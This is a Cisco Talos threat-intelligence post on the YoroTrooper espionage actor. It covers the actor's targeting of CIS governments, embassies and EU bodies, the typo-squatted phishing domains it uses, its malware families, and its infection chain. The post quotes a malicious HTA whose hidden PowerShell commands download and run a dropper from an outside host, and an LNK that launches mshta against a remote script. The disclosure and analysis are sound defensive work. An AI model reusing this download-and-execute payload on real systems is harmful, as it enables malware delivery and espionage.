Talos uncovers espionage campaigns targeting CIS countries, embassies and EU health care agency

blog.talosintelligence.com/yorotrooper-espionage-campaign-cis-turkey-europe/

Asheer Malhotra

March 14, 2023

By Asheer Malhotra, Vitor Ventura

Tuesday, March 14, 2023 07:03


Threat Spotlight SecureX Threats

- Cisco Talos has identified a new threat actor, which we are naming “YoroTrooper,” that has been running several successful espionage campaigns since at least June 2022.
- YoroTrooper’s main targets are government or energy organizations in Azerbaijan, Tajikistan, Kyrgyzstan and other Commonwealth of Independent States (CIS), based on our analysis. We also observed YoroTrooper compromise accounts from at least two international organizations: a critical European Union (EU) health care agency and the World Intellectual Property Organization (WIPO). Successful compromises also included Embassies of European countries including Azerbaijan and Turkmenistan. We assess the actor also likely targets other organizations across Europe and Turkish (Türkiye) government agencies.

- Information stolen from successful compromises include credentials from multiple applications, browser histories & cookies, system information and screenshots.
- YoroTrooper's main tools include Python-based, custom-built and open-source information stealers, such as the Stink stealer wrapped into executables via the Nuitka framework and PyInstaller. For remote access, YoroTrooper has also deployed commodity malware, such as AveMaria/Warzone RAT, LodaRAT and Meterpreter.
- The infection chain consists of malicious shortcut files (LNKs) and optional decoy documents wrapped in malicious archives delivered to targets. The actor appears intent on exfiltrating documents and other information, likely for use in future operations.

Introducing YoroTrooper

This new threat actor we are naming "YoroTrooper" has been targeting governments across Eastern Europe since at least June 2022, and Cisco Talos has found three different activity clusters with overlapping infrastructure that are all linked to the same threat actor. Cisco Talos does not have a full overview of this threat actor, as we were able to collect varying amounts of detail in each campaign. In some cases, for instance, we were able to fully profile a campaign, while in other cases, we only identified the infrastructure or compromised data.



ACTOR PROFILE

YoroTrooper


Affiliations	Unknown
Active since	2022
Goals	Espionage, data theft
Victimology	European Union, World Intellectual Property Organization, Turkey and CIS countries. Energy and government sectors.
Notable TTPs	Social engineering, spear-phishing, data exfiltration, custom malware and commodity malware.
Malware & tooling	YoroTrooper employs a variety of self-developed and commodity malware families, such as AveMaria/Warzone RAT, LodaRAT.

Our assessment is that the operators of this threat actor are Russian language speakers, but not necessarily living in Russia or Russian nationals since their victimology consists mostly of countries in the Commonwealth of Independent States (CIS). There are also snippets of Cyrillic in some of their implants, indicating that the actor is familiar with the language. Also, in some cases, the attackers are targeting Russian language endpoints (with Code Page 866), indicating a targeting of individuals speaking that specific language.

Espionage is the main motivation for this threat actor, according to the tactics, techniques and procedures (TTPs) we have analyzed. To trick their victims, the threat actor either registers malicious domains and then generates subdomains or registers typo-squatted domains similar to legitimate domains from CIS entities to host malicious artifacts. The table below contains some of the domains created by this actor.

Malicious subdomain	Legitimate domain	Entity
mail[.]mfa[.]gov[.]kg[.]openingfile[.]net	mfa[.]gov[.]kg	Kyrgyzstan's Ministry of Foreign Affairs
akipress[.]news	akipress[.]com	AKI Press News Agency (Kyrgyzstan-based)
maileecommission[.]inro[.]link	commission[.]europa[.]eu	European Commission's email
sts[.]mfa[.]gov[.]tr[.]mypolicy[.]top	mfa[.]gov[.]tr	Turkey's Ministry of Foreign Affairs
industry[.]tj[.]mypolicy[.]top	industry[.]tj	Tajikistan's Ministry of Industry and New Technologies
mail[.]mfa[.]az-link[.]email	mail[.]mfa[.]az	Azerbaijan's Ministry of Foreign Affairs
belaes[.]by[.]authentication[.]becloud[.]cc	belaes[.]by	Belarusian Nuclear Power Plant (Astravets)
belstat[.]gov[.]by[.]attachment-posts[.]cc	belstat[.]gov[.]by	National Statistical Committee of Belarus
minsk[.]gov[.]by[.]attachment-posts[.]cc	minsk[.]gov[.]by	Official Website of the Government of Minsk (Belarus)

The initial attack vectors are phishing emails with a file attached, which usually consists of an archive consisting of two files: a shortcut file and a decoy PDF file. The shortcut file is the initial trigger for the infection, while the PDF is the lure to make the infection look legitimate. The full details of the campaigns are detailed in the section below.



Обязательно к прочтению

От [redacted]

Дата Сегодня 12:47

[redacted]

вложение.rar (~327 КБ)

```
Уважаемые коллеги! В связи со сложившейся ситуацией IK20 просим ознакомиться с циркуляром
```

Phishing email example.

Regarding YoroTrooper's toolset, the actor uses several commodity remote access trojans (RAT) and credential stealers. For RATs, we have seen the usage of AveMaria/Warzone RAT, LodaRAT, and a custom-built implant based on Python. Credential stealers used by YoroTrooper are either custom scripts, which in some cases are based on the open-sourced Lazagne project or commodity stealers such as the Stink Stealer. All the Python-based malware used in the campaign is wrapped up into an executable using frameworks such as Nuitka or PyInstaller. The custom implants (stealers and RATs) use Telegram bots to exfiltrate information or receive commands from the operator.

Successful infections and breaches by YoroTrooper

Our analysis has shown that YoroTrooper successfully obtained access to credentials of at least one account from a critical EU health care agency's internet-exposed system and another from the World Intellectual Property Organization (WIPO). However, it is unclear if the threat actors targeted these institutions specifically via such phishing domains or if the credentials were compromised because they belong to users from a specific list of targeted countries in Europe. We found malicious domains masquerading as those of legitimate European Union government agencies, such as "maile**ecommission**[.]inro[.]link", which indicates that other European institutions were targeted.

YoroTrooper also successfully compromised embassies belonging to Turkmenistan and Azerbaijan, where the operators attempted to exfiltrate documents of interest and deploy additional malware.

Typically, YoroTrooper employs information stealers and RATs. An analysis of their stolen data reveals a treasure trove of information stolen from infected endpoints, such as credentials, histories and cookies for multiple browsers. Information such as credentials is highly valuable as they may be used either during lateral movement efforts or during subsequent YoroTrooper campaigns. Browsing histories can be used by a threat actor to specifically target victims with phishing lures based on their browsing habits.

YoroTrooper affiliation assessment

While attribution can be difficult, we assess that there are no relevant overlaps between YoroTrooper and Kasablanka, the group behind the development of LodaRat4Android. Our analysis on Kasablanka in 2021 was that the operators might be different from the developers, which we can now confirm.

The overlaps with the PoetRAT team are stronger, especially on non-technical aspects of the campaigns but there are not enough for us to link them even with a low confidence level. Cisco Talos discovered the PoetRAT team in 2020 during a series of campaigns that successfully compromised Azerbaijan embassies and other government agencies.

PoetRAT team and YoroTropper share victimology and TTPs

While there are no concrete links between operators of PoetRAT and YoroTrooper, such as infrastructure overlaps, there are some similarities in their TTPs and victimology. Both actors use open-source tools to perform credential exfiltration and initial reconnaissance. In terms of bespoke tools, both threat actors have an affinity towards using Python-based implants, usually distributed, implemented or packed in a rather unusual way that is characteristic of the respective threat actors. The PoetRAT team would append the Python interpreter to a malicious document that would be extracted and used to execute the Python-based PoetRAT. YoroTropper used the Nuitka framework to pack their custom credential stealer in such a weird way that it ended up leaking the Python code rather than obfuscating it.

Regarding victimology, there are some noteworthy overlaps between YoroTrooper and the PoetRAT team, who mainly target Azerbaijan, specifically their embassies, energy sector and government institutions. YoroTropper is also targeting Azerbaijan and other CIS countries, and their embassies, with a similar focus on the energy sector.

Kasablanka is not the sole operator of LodaRAT

While attributing this campaign to a specific threat actor, what stuck out the most was the use of LodaRAT and its repeated attribution to a singular threat actor called “Kasablanka” in open-source reporting. While Talos assesses that LodaRAT is built and sometimes operated by Kasablanka, there is evidence that indicates that LodaRAT is being used in multiple distinct campaigns. Therefore, despite the fact that LodaRAT isn’t publicly available, either open-sourced or for sale publicly — although one can be decompiled easily for use by any actor — our assessment is that there are multiple operators in the threat landscape employing LodaRAT. Therefore, YoroTrooper’s use of LodaRAT should ***not*** be used as the sole indicator for attribution.

Our research shows that the LodaRAT samples used by YoroTrooper deviate from previous versions of the malware employed by Kasablanka. In fact, the LodaRAT variants used by Yoro Trooper are based on versions we’ve seen being deployed in other crimeware campaigns alongside RedLine and VenomRAT, indicating LodaRAT’s availability to multiple threat actors.

This strengthens our assertion that although Kasablanka is the developer of LodaRAT and Loda4Android, it is not the sole operator of LodaRAT, an assessment we made as early as 2021.

Campaign profiles

This threat actor extensively targets CIS countries using a variety of malware deployed by a relatively simple infection chain. The operators have utilized a diverse suite of malware such as:


- Commodity RATs and stealers: Warzone, LodaRAT and Stink stealer.
- Custom Python-based information stealers: Custom scripts for stealing Google Chrome browser credentials.
- Custom Python-based RATs (with exfiltrators): First seen in June 2022, but gained popularity with the threat actor around February 2023.
- Reverse shells: Python and Meterpreter-based reverse shells.

The following is a timeline of the various geographies targeted by attacks in the campaign operated by YoroTrooper.

Time frame	Targeted Geography	Salient TTPs

February 2023	Uzbekistan	• Reuses Uzbekistani themed lures/decoys: • Memo from energy company “UZBEKHYDROENERGO” • Deploys a custom-built Python based reverse shell and file exfiltrator with variants built via PyInstaller and Nuitka. • Uses HTA files. • Also deploys Meterpreter reverse shells in certain cases.
Late January 2023	Uzbekistan	• Uses Uzbekistani themed lures/decoys: • Memo from energy company “UZBEKHYDROENERGO” • Deploys Python implant - custom Python based stealer. • HTA downloads Decoy and dropper implant.
Early January 2023	Tajikistan	• Uses Tajikistani themed lures: Report from Government of Tajikistan. • Deploys Python implant - custom Python based stealer. • HTA downloads decoy documents and dropper implants.
December 2022	Russia	• Uses Russian themed lures. • Uses VHDX files containing archives and LNKs that download and activate LodaRAT.
November 2022	Azerbaijan	• Uses Azerbaijani lures and malicious domains: • mail[.]mfa[.]az-link[.]email, true[.]az-link[.]email • Deploys Python implant - Stink stealer.
October 2022	Belarus	• IPs and domains masquerade as Belarusian domains: • mail[.]belaes[.]by[.]authentication[.]becloud[.]cc • One variant of HTA downloads only AveMaria/Warzone RAT. • Another variant of HTA downloads only Python based implants - Stink stealer. • No lures.

September 2022	Russia	• VHDX based distribution introduced. • No HTAs employed - LNKs download .NET based implants directly using curl. • Malicious subdomains masquerading (typo-squatted) as Russian government entities: • rnail[.]mintrans[.]gov[.]ru[.]inro[.]link ; rnail[.]iterrf[.]ru[.]inro[.]link ; account[.]nail[.]ru[.]inro[.]link ; rnail[.]rnid[.]ru[.]inro[.]link
August 2022	Belarus, Russia	• IPs and domains masquerade as Belarusian and Russian domains: • mail[.]hse[.]ru[.]attachment-posts[.]cc ; belstat[.]gov[.]by[.]attachment-posts[.]cc ; minsk[.]gov[.]by[.]attachment-posts[.]cc • No HTAs employed - LNKs download Python based reverse shells directly using curl. • Corrupt PDFs used as lures.



Timeline of attacks

TALOS

February 2023 — Reuses Uzbekistani energy company “UZBEKHYDROENERGO”

Late January 2023 — Uses Uzbekistani energy company “UZBEKHYDROENERGO”

Early January 2023 — Government of Tajikistan


November 2022 — Government of Azerbaijan

October 2022 — Government of Belarus

August 2022 — Government of Belarus

Campaigns infection chain

The latest infection chain from January 2023 is relatively straightforward but consists of multiple components such as archives, LNKs, HTAs and ultimately the final payloads:




The infection chains begin with a malicious archive (RARs or ZIPs) delivered to targets with lure document titles referring to topics of interest to CIS nations, such as:

- National_Development_Strategy.rar
- Presidents_Strategy_2023.rar

The campaign has also employed some generic file names as well such as “Nota.rar”, “вложение.rar”.

We have also observed the occasional inclusion of decoy documents in the archive files, as well.


The malicious LNK files are simple downloaders that employ mshta.exe to download and execute a remote HTA file on the infected endpoint.



struct LinkTargetIDList sLinkTargetIDList	CLSID_MyComputer\C:\Windows\System32\mshta.exe
struct LinkInfo sLinkInfo	
struct StringData RELATIVE_PATH	..\..\..\..\..\Windows\System32\mshta.exe
struct StringData COMMAND_LINE_ARGUMENTS	https://e-aks.uz/s.hta
struct StringData ICON_LOCATION	C:\Windows\WinSxS\wow64_microsoft-windows-onedrive-setup_31bf3856ad364e35_10.0.19041.1_none_e585f901f9ce93e6\OneDrive.ico
struct ExtraData sExtraData	

LNK files downloading and executing remote HTA files.

The malicious HTA files employed in this campaign have seen a steady evolution with the latest variant downloading the next-stage payload: a malicious EXE-based dropper and a decoy document. All these tasks are accomplished by running PowerShell-based commands.



```
<html>
<head>

<HTA:APPLICATION icon="https://cdn1.iconfinder.com/data/icons
/google_jfk_icons_by_carlosjj/512/chrome.png" WINDOWSTATE="minimize"
SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script language="VBScript">
command1 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://e-
aks.uz/file.pdf -OutFile 'c:\programdata\file.pdf'; c:\programdata\file.pdf"
command2 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://e-
aks.uz/lsacs.exe -OutFile 'c:\programdata\lsacs.exe'; c:\programdata\lsacs.exe"
command3 = "powershell -command Remove-Item %USERPROFILE%\Downloads\Nota.rar"
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run command1,0
WshShell.Run command2,0
WshShell.Run command3,0
Close
</script>
</head>
</html>
```

Malicious HTA.

Custom-built final payloads

YoroTrooper has been consistently introducing new malware into their infection chains in this campaign, including both custom-built and commodity malware. It is worth noting that while this campaign began with the distribution of commodity malware such as AveMaria and LodaRAT, it has evolved significantly to include Python-based malware. This highlights an increase in the efforts the threat actor is putting in, likely derived from successful breaches during the course of the campaign.

Custom Python RAT


The custom-built Python-based RAT is relatively simple. It uses Telegram as a medium of C2 communication and exfiltration and contains functionality to:

- Run arbitrary commands on the infected endpoint.
- Upload files of interest to the attacker to a telegram channel via a bot.

This bot was wrapped up into a .exe either using PyInstaller or Nuitka and then deployed in the field. There are some interesting observations here suggesting that the adversary may be speak Russian:

- The presence of telegram messages in Russian such as: “Сохраняю в {save_dir}” or “Файл загружен!\nИмя”.

- Code that decodes the output of a command run on the system into CP866 - Code page for Cyrillic.

